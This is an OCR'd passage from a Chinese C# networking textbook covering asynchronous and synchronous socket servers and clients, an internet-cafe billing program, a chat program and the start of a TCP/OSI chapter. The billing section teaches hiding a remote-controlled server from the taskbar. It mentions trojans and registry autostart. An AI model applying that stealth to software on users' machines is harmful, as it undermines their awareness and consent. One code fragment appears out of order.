              statusBarPanel1.Text="  主  机  "+textBox1.Text+"  端  口
"+textBox2.Text+"开始监听.....";

                Thread thread=new Thread(new ThreadStart(targett));
                thread.Start();

                }
            catch(Exception ee){statusBarPanel1.Text=ee.Message;}
          }
```

（6）targett 方法代码

```
private void targett(){

                while(true)
                {//设为非终止
                        Done.Reset();
                //异步开始接收
                    sock.BeginAccept( new AsyncCallback(AcceptCallback),
sock );

                    //阻塞线程，直到收到信号
                     Done.WaitOne();
                }
        }
```

（7）AcceptCallback 方法代码

```
  private  void AcceptCallback(IAsyncResult ar)
        {
            //设为终止
            Done.Set();
                // 获取状态
                Socket listener = (Socket) ar.AsyncState;
                //结束异步接收，并获取结果
    handler = listener.EndAccept(ar);

                // 创建自定义类对象实例

                StateObject state = new  StateObject();
                state.workSocket = handler;
               statusBarPanel1.Text="与客户建立连接。";

                try
                {
                    byte[] byteData = System.Text.Encoding.BigEndianUnicode.
GetBytes("准备完毕，可以通话！"+"\n\r");

                    // 开始异步发送数据
                    handler.BeginSend(byteData, 0, byteData.Length, 0,
                        new AsyncCallback(SendCallback), handler);
```

```
            }
            catch(Exception ee){MessageBox.Show(ee.Message);}
            //定义线程
            Thread thread=new Thread(new ThreadStart(rec));

//开始接收数据线程
thread.Start();
        }
```

（8）异步回调方法 SendCallback 代码

```
        private  void SendCallback(IAsyncResult ar)
        {
            try
            {
                //  获取状态
                handler = (Socket) ar.AsyncState;

                // 结束发送。
                int bytesSent = handler.EndSend(ar);
            }
            catch  {}
        }
```

（9）rec 方法代码

```
    private void rec(){
            StateObject state = new  StateObject();
            state.workSocket = handler;
            //开始异步接收数据
handler.BeginReceive( state.buffer, 0, StateObject.BufferSize, 0,
            new AsyncCallback(ReadCallback), state);

        }
```

（10）ReadCallback 异步回调方法代码

```
        private void ReadCallback(IAsyncResult ar)
        {
             //获取状态
            StateObject state = (StateObject) ar.AsyncState;
            Socket tt = state.workSocket;

            // 结束异步读取数据，并获取结果.
            int bytesRead = handler.EndReceive(ar);
```

```
                    //  贮存数据

state.sb.Append(System.Text.Encoding.BigEndianUnicode.GetString(
                        state.buffer,0,bytesRead));
                //转换为字符串
string  content = state.sb.ToString();
                //清除 state.sb 内容
state.sb.Remove(0,content.Length);

                    //向 richTextBox1 写数据
                        richTextBox1.AppendText(content+"\r\n");
                        // 重新开始接受
                tt.BeginReceive(state.buffer, 0, StateObject.BufferSize, 0,
                        new AsyncCallback(ReadCallback), state);

        }
```

5. 异步客户端开发

这里用 Socket 类的 BeginSend 方法发送数据，用 BeginReceive 方法接收数据。客户端设置自动发送数据（建立连接后自动发送“准备完毕，可以通话！”）与自动接收数据功能与手动发送数据功能。

（1）界面设计，如图 2.11 所示。




图 2.11

（2）添加引用

```
using System.Net;//新加的
using System.Net.Sockets;//新加的
using System.Threading;//新加的
```

（3）添加私有成员

```
private IPEndPoint  MyServer;
```

```
        private Socket sock;
        private static ManualResetEvent connectDone =
            new ManualResetEvent(false);
        private static ManualResetEvent sendDone =
            new ManualResetEvent(false);
```

（4）“请求连接”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {

            try
            {
                myIP =IPAddress.Parse(textBox1.Text);

            }
            catch{MessageBox.Show("您输入的 IP 地址格式不正确，请重新输入！");}
            try
            {
                MyServer=new IPEndPoint(myIP,Int32.Parse(textBox2.Text));
                sock  =new  Socket(AddressFamily.InterNetwork,SocketType.
Stream,ProtocolType.Tcp);

                    sock.BeginConnect( MyServer,
                        new AsyncCallback(ConnectCallback), sock);
                    connectDone.WaitOne();
                }
                catch(Exception ee){MessageBox.Show(ee.Message);}
            }
```

（5）异步回调方法 ConnectCallback 的代码

```
   private  void ConnectCallback(IAsyncResult ar)
        {
            try
            {
             //获取状态
                Socket client = (Socket) ar.AsyncState;
                client.EndConnect(ar);
           //自动发送数据
                try
                {
                    byte[]  byteData  =  System.Text.Encoding.BigEndian-
```

```
Unicode.GetBytes("准备完毕，可以通话！"+"\n\r");

                        // 异步开始发送
                        sock.BeginSend(byteData, 0, byteData.Length, 0,
                            new AsyncCallback(SendCallback), sock);

                    }
                    catch(Exception ee){MessageBox.Show(ee.Message);}

    statusBarPanel1.Text="与主机"+textBox1.Text+"端口"+textBox2.Text+"建立连接！
";
                     //定义线程
                    Thread thread=new Thread(new ThreadStart(targett));
                    //开始接收数据线程
    thread.Start();
                    //  设为终止
                    connectDone.Set();
                }
                catch  {}
            }
```

（6）异步回调方法 SendCallback 的代码

```
private  void SendCallback(IAsyncResult ar)
        {
            try
            {
                //  获取状态
                Socket client = (Socket) ar.AsyncState;

                //设为终止
                sendDone.Set();
            }
            catch (Exception ee)
            {MessageBox.Show(ee.Message);}
        }
```

（7）接收数据线程 targett（）方法的代码

```
        private void targett()
        {
             try
             {
```

```
            StateObject state = new StateObject();
            state.workSocket = sock;

            // 开始异步接收数据
        sock.BeginReceive( state.buffer, 0, StateObject.BufferSize, 0,
                new AsyncCallback(ReceiveCallback), state);
         }
         catch(Exception ee)
         {
            MessageBox.Show(ee.Message);
         }


    }
```

（8）异步回调方法 ReceiveCallback 的代码

```
    private  void ReceiveCallback( IAsyncResult ar )
    {
        try
        {
            //获取状态
            StateObject state = (StateObject) ar.AsyncState;
            Socket client = state.workSocket;

            // 结束异步读数据，并获取结果
            int bytesRead = client.EndReceive(ar);
                // 储存数据
                state.sb.Append(System.Text.Encoding.BigEndian
Unicode.GetString(state.buffer,0,bytesRead));
                string aa=state.sb.ToString();
                // 清除 state.sb
    state.sb.Remove(0,aa.Length);
                richTextBox1.AppendText(aa+"\r\n");
                //  读取未读数据
                client.BeginReceive(state.buffer,0,StateObject.
BufferSize,0,
                    new AsyncCallback(ReceiveCallback), state);
            }
            catch {}
        }
```

（9）“发送消息”按钮的 Click 事件的代码

```
    private void button3_Click(object sender, System.EventArgs e)
        {
            byte[] byteData = System.Text.Encoding.BigEndianUnicode.
GetBytes(richTextBox2.Text);

            // 开始异步发送数据
            sock.BeginSend(byteData, 0, byteData.Length, 0,
                new AsyncCallback(SendCallback), sock);

        }
```

这里的异步回调方法 SendCallback 也就是步骤（6）的代码，不用另行编写。

6. 异步收发数据演示

（1）编译并运行服务器，单击“开始监听”按钮，开始监听。

（2）编译并运行客户端程序，单击“请求连接”按钮，开始连接服务器。

（3）在客户端“发送信息”文本框里随便输入一些文字，然后单击“发送消息”按钮，开始发送数据。图 2.12 是服务器运行情况。

图 2.13 是客户端运行情况。




图 2.12




图 2.13

2.3 套接字网络程序综合开发实例

本节开发两个使用的网络小程序，一个是网吧经常使用的按时收费程序，一个是网络聊天程序。

2.3.1 网络按时收费程序

1. 程序特点

- 该程序分为服务器端和客户端两部分，泡网吧的朋友使用的机器上安装的是服务

器端，当网吧管理员——客户端提出连接请求时，服务器端提供连接并按客户端的要求发出消息。

- 服务端程序后台运行，在任务栏里发现不了。

使程序后台运行：

程序的后台运行，顾名思义，就是在不需要用户干预的情况下默默地、不知不觉地在后台自动运行着。这种运行方式也是一项很重要的应用，尤其是对一些不需要用户干预的程序来说，让它们在前台运行反而很麻烦。至于那些黑客工具，比如特洛伊木马，更是不能让它们在前台运行。让程序后台运行的方法如下：

新建一个项目，打开窗体的属性窗口，把“ShowInTaskbar”属性设为“False”，将“WindowState”属性设为“Minimized”。这样，该程序就变成一个后台程序了，程序启动后，前台一点动静也没有，任务栏里也找不到它，好像什么也没有发生似的。当然了，事物都是相对的，高手们还是有办法找到它们的（打开进程窗口找找看）。

- 该程序服务器端的控制权交给了客户端。
- 该程序无需人工干预，每次开机自动运行。通过修改注册表可以完成。

2. 服务端开发

（1）使服务器后台运行。新建一个项目，按照上面的方法，将服务端程序设置为后台运行程序。

（2）添加引用

```
using System.Net;//新加的
using System.Net.Sockets;//新加的
using System.Threading;//新加的
```

（3）添加私有成员

```
private IPAddress myIP=IPAddress.Parse("127.0.0.1");//新加的
private IPEndPoint  MyServer;//新加的
private Socket sock;//新加的
private bool bb=true;//新加的
private Socket aaa;//新加的
```

（4）添加监听代码

在代码窗口里找到如下代码：

```
public Form1()
        {
            //
            // Required for Windows Form Designer support
            //
            InitializeComponent();
```

上述代码是窗体 Form1 的构造方法，用户可在上述代码下面添加任何代码，在窗体 Form1 构造时，所添加的代码自动跟着执行。

在上述代码下面添加如下代码：

```
                myIP =IPAddress.Parse("127.0.0.1");

            try
            {
                MyServer=new IPEndPoint(myIP,6688);
    sock  =new  Socket(AddressFamily.InterNetwork,SocketType.Stream,Protocol-
Type.Tcp);
                sock.Bind(MyServer);
                sock.Listen(50);
                Thread thread=new Thread(new ThreadStart(targett));
                thread.Start();

            }

            catch{}
```

（5）添加接受数据的代码

```
    private void targett(){
            aaa=sock.Accept();
            if(aaa.Connected)
            {

                while(bb)
                {
                    Byte[]  bbb=new Byte[64];
                    aaa.Receive(bbb,bbb.Length,0);

        string ccc=System.Text.Encoding.BigEndianUnicode.GetString(bbb);

                    MessageBox.Show(ccc);
                }

            }
        }
```

到此为止，服务端开发完毕。

3. 客户端开发

（1）界面设计

如图 2.14 所示，在窗体上拖放三个 Label 控件、两个 TextBox 控件、一个 RichTextBox 控件、两个 Button 控件、一个 StatusBar 控件，将 statusBar1 的 ShowPanels 属性设为 True，

并添加一个 statusBarPanel1，其他各控件的属性如图所示。然后再向窗体上拖放一个 Timer 控件，该控件是不可视的，所以窗体上无法显示（在窗体 Form1 的下面）。




图 2.14

（2）添加引用

```
using System.Net;//新加的
using System.Net.Sockets;//新加的
using System.Threading;//新加的
```

（3）添加私有成员

```
private IPAddress myIP=IPAddress.Parse("127.0.0.1");//新加的
private IPEndPoint  MyServer;//新加的
private Socket sock;//新加的
private int i=0;//新加的
```

（4）“请求连接”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {
            try
            {
                myIP =IPAddress.Parse(textBox1.Text);

            }
            catch{MessageBox.Show("您输入的 IP 地址格式不正确，请重新输入！");}
            try
            {
                MyServer=new IPEndPoint(myIP,Int32.Parse(textBox2.Text));
                sock  =new  Socket(AddressFamily.InterNetwork,SocketType.
Stream,ProtocolType.Tcp);
                sock.Connect(MyServer);

                    statusBarPanel1.Text=" 与 主 机 "+textBox1.Text+" 端 口
"+textBox2.Text+"连接成功！";
```

```
                timer1.Start();
                timer1.Tick+= new  EventHandler(aa);

            }
            catch(Exception ee){MessageBox.Show(ee.Message);}
        }
```

（5）方法 aa()的代码

```
    private void aa(Object myObject,EventArgs myEventArgs)
        {
            timer1.Interval=10000;
            i=i+10;

            richTextBox1.Text=" 为 主 机 "+textBox1.Text+" 服 务 时 间 已 达
"+i.ToString()+"秒"+"请收费"+i.ToString()+"分钱！ ";
            string  str=" 为 您 服 务 时 间 已 达 "+i.ToString()+" 秒 "+" 请 缴 费
"+i.ToString()+"分钱！ ";
        Byte[]  bytee=System.Text.Encoding.BigEndianUnicode.GetBytes(str.
ToCharArray());
            sock.Send(bytee,bytee.Length,0);
        }
```

4. 演示

运行服务端程序，然后运行客户端程序，单击“请求连接”按钮，图 2.15 是客户端运行 20 秒种后的情况。

图 2.16 是服务端运行 50 秒钟后的结果。




图 2.15

图 2.16

2.3.2 同步网络聊天程序

开发思想：程序分为两端，服务端监听端口后，等待客户端请求连接，连接成功后，服务端与客户端即可开始通话聊天。通过该开发思想可以了解到，该聊天程序不是一个完善的聊天程序，因为完善的聊天程序，应该是互为服务器端和客户端，任何一端都可以主动请求连接。将下面两个程序开发成一个程序,即可成为一个完善的聊天程序。

1. 服务端开发

（1）界面设计

如图2.17 所示，向窗体上拖放四个Label控件，将他们的Text属性分别设为“服务器：”、“监听端口：”、“接受信息：”、“发送信息：”，再往窗体上拖放一个 GroupBox 控件，将GroupBox 控件的 Text 属性设为“注册（昵称）”，再往 GroupBox 控件里拖放一个 TextBox 控件，然后再往窗体上拖放一个 TextBox 控件、两个 RichTextBox 控件、三个 Button 控件、一个 StatusBar 控件，将 statusBar1 的 ShowPanels 属性设为 True，并添加一个 statusBarPanel1，其他属性如图 2.17 所示。




图 2.17

（2）添加引用

```
using System.Net;//新加的
using System.Net.Sockets;//新加的
using System.Threading;//新加的
```

（3）添加私有成员

```
private IPAddress myIP=IPAddress.Parse("127.0.0.1");//新加的
private IPEndPoint  MyServer;//新加的
private Socket sock;//新加的
private bool bb=true;//新加的
private Socket aaa;//新加的
```

（4）“开始监听”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {

            try
           {
              myIP =IPAddress.Parse(textBox1.Text);

           }
           catch{MessageBox.Show("您输入的 IP 地址格式不正确，请重新输入！");}
```

```
                try
                {
                  MyServer=new IPEndPoint(myIP,Int32.Parse(textBox2.Text));
                sock =new Socket(AddressFamily.InterNetwork,SocketType.Stream,
ProtocolType.Tcp);
                  sock.Bind(MyServer);
                 sock.Listen(50);

                     statusBarPanel1.Text="  主  机  "+textBox1.Text+"  端  口
"+textBox2.Text+"开始监听.....";
                   aaa=sock.Accept();
                   Thread thread=new Thread(new ThreadStart(targett));
                   thread.Start();

                   }

                catch(Exception ee){statusBarPanel1.Text=ee.Message;}

                                  }
```

（5）targett()方法代码

```
private void targett(){
            if(aaa.Connected)
            {
                statusBarPanel1.Text="与客户建立连接。";

                while(bb)
                {
                    Byte[]  bbb=new Byte[64];
                    aaa.Receive(bbb,bbb.Length,0);

        string ccc=System.Text.Encoding.BigEndianUnicode.GetString(bbb);

                    richTextBox1.AppendText(ccc+"\r\n");
                }
            }
        }
```

（6）“发送信息”按钮的 Click 事件的代码

```
    private void button3_Click(object sender, System.EventArgs e)
        {
```

```
                try
            {
                Byte[]  bytee=new Byte[64];
                string send=textBox3.Text+">>>>"+richTextBox2.Text+"\r\n";
                bytee=System.Text.Encoding.BigEndianUnicode.GetBytes(send.
ToCharArray());
                aaa.Send(bytee,bytee.Length,0);}
            catch{MessageBox.Show("连接尚未建立！无法发送！");}
            }
```

（7）“停止监听”按钮的 Click 事件的代码

```
    private void button2_Click(object sender, System.EventArgs e)
            {
                try
                {
                    sock.Close();
                     statusBarPanel1.Text="  主  机  "+textBox1.Text+"  端  口
"+textBox2.Text+"监听停止！";
                }
                catch{MessageBox.Show("监听尚未开始，关闭无效！");}
            }
```

2. 客户端开发

（1）界面设计

如图 2.18 所示，向窗体上拖放四个 Label 控件，将他们的 Text 属性分别设为“服务器：”、“请求端口：”、“接受信息：”、“发送信息：”，再往窗体上拖放一个 GroupBox 控件，将 GroupBox 控件的 Text 属性设为“注册（昵称）”，再往 GroupBox 控件里拖放一个 TextBox 控件，然后再往窗体上拖放一个 TextBox 控件、两个 RichTextBox 控件、三个 Button 控件、一个 StatusBar 控件，将 statusBar1 的 ShowPanels 属性设为 True，并添加一个 statusBarPanel1，其他属性如图所示。




图 2.18

（2）添加引用

```
using System.Net;//新加的
using System.Net.Sockets;//新加的
using System.Threading;//新加的
```

（3）添加私有成员

```
        private IPAddress myIP=IPAddress.Parse("127.0.0.1");//新加的
        private IPEndPoint  MyServer;//新加的
        private Socket sock;//新加的
        private bool bb=true; //新加的
```

（4）“请求连接”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {
            try
            {
                myIP =IPAddress.Parse(textBox1.Text);

            }
            catch{MessageBox.Show("您输入的 IP 地址格式不正确，请重新输入！");}
            try
            {
                MyServer=new IPEndPoint(myIP,Int32.Parse(textBox2.Text));
                sock  =new  Socket(AddressFamily.InterNetwork,SocketType.
Stream,ProtocolType.Tcp);

                sock.Connect(MyServer);

                    statusBarPanel1.Text=" 与 主 机 "+textBox1.Text+" 端 口
"+textBox2.Text+"连接成功！";
                Thread thread=new Thread(new ThreadStart(targett));
                thread.Start();

            }
            catch(Exception ee){MessageBox.Show(ee.Message);}
        }
```

（5）targett（）方法的代码

```
    private void targett()
        {

            while(bb)
            {
```

```
                    Byte[]  bbb=new Byte[640];
                    sock.Receive(bbb,bbb.Length,0);
                    string   aaaaa=System.Text.Encoding.BigEndianUnicode.Get-
String(bbb);

                    richTextBox1.AppendText(aaaaa);;
                }
            }
```

（6）“发送消息”按钮的 Click 事件的代码

```
    private void button3_Click(object sender, System.EventArgs e)
            {
                try
                {
                    Byte[]  bytee=new Byte[640];
                string send=textBox3.Text+">>>>"+richTextBox2.Text+"\r\n";
        bytee=System.Text.Encoding.BigEndianUnicode.GetBytes(send.ToCharArra
y());
                    sock.Send(bytee,bytee.Length,0);
                }
                catch{MessageBox.Show("连接尚未建立！无法发送！");}
            }
```

（7）“关闭连接”按钮的 Click 事件的代码

```
            private void button2_Click(object sender, System.EventArgs e)
            {
                try
                {
                    sock.Close();
                    statusBarPanel1.Text=" 与 主 机 "+textBox1.Text+" 端 口
"+textBox2.Text+"断开连接！";
                }
                catch{MessageBox.Show("连接尚未建立，断开无效！");}
            }
```

3. 演示

运行服务端程序，选择适当的端口并注册昵称，然后单击“开始监听”按钮；运行客户端程序，填写正确的主机和端口，然后单击“请求连接”按钮，连接成功后，就可以开始聊天了。

图 2.19 是服务端聊天情况。

图 2.20 是客户端聊天情况。

```
            }
            catch{MessageBox.Show("监听尚未开始，关闭无效！");}
        }
```

2. 客户端开发

在2.2.4的5.节中，客户端基本上开发好了，只要添加上“关闭连接”按钮的Click事件代码即可，下面是该按钮的Click事件代码。

```
        private void button2_Click(object sender, System.EventArgs e)
        {
            try
            {
                sock.Close();
                statusBarPanel1.Text=" 与 主 机 "+textBox1.Text+" 端 口
"+textBox2.Text+"断开连接！";
            }
            catch{MessageBox.Show("连接尚未建立，断开无效！");}
        }
```

3. 异步聊天程序演示

（1）编译并运行服务器，单击“开始监听”按钮，开始监听。

（2）编译并运行客户端程序，单击“请求连接”按钮，开始连接服务器。

（3）在客户端“发送信息”文本框里随便输入一些文字，然后单击“发送信息”按钮，开始发送数据。在服务端“发送信息”文本框里随便输入一些字，单击“发送信息”按钮，将数据异步发送出去。图2.21是服务器运行情况。

图2.22是客户端运行情况。




图2.21




图2.22

2.4 本章小结

本章详细介绍了套接字服务器与客户端的开发方法，学习好本章知识可以开发出实用的网络应用程序。

第三章　Visual C# TCP 协议编程

TCP 是 Transfer Control Protocol 的缩写，意为“传输控制协议”。它最早由美国 ARPA（Advanced Research Project Agency,高级研究计划局）在上世纪 70 年代末推出。1980 年前后，美国 DARPA（国防部高级研究计划局）将 ARPANET 上的所有机器转向 TCP/IP 协议，并以 ARPANET 为主干建立 Internet。1983 年，美国加州大学推出了第一个内含 TCP / IP 协议的 BSD UNIX。在 BDS UNIX 中，第一次使用了套接字（Socket）技术。上一章我们学的 Socket 就是从这里借鉴来的。从此之后，TCP/IP 协议成为互联网最重要的网络协议，迅速扩展到全世界。

3.1　Visual C# TCP 协议编程基础

3.1.1　TCP 协议层次结构

在介绍 TCP 协议之前，我们先了解一下 OSI 层次模型。OSI 模型是 1978 年由国际化标准组织定义的一个协议标准，旨在发展开放式网络系统并以此为基础比较不同的网络通信系统。OSI 模型有 7 层，如图 3.1 所示。当接受数据时，数据自下而上传输，当发送数据时，数据自上而下传输。

（1）物理层建立在物理介质上，实现机械和电信号过程的接口，主要包括电缆、物理端口和附属设备等。

（2）数据链路层建立在物理传输层的基础上，以帧为单位传输数据。

（3）网络层是提供路由服务的层面。其主要功能是提供路由，即选择到达目标主机的最佳路径，并沿该路径传送数据包。

（4）传输层用于提高网络层服务质量，提供可靠的端到端的数据传输。

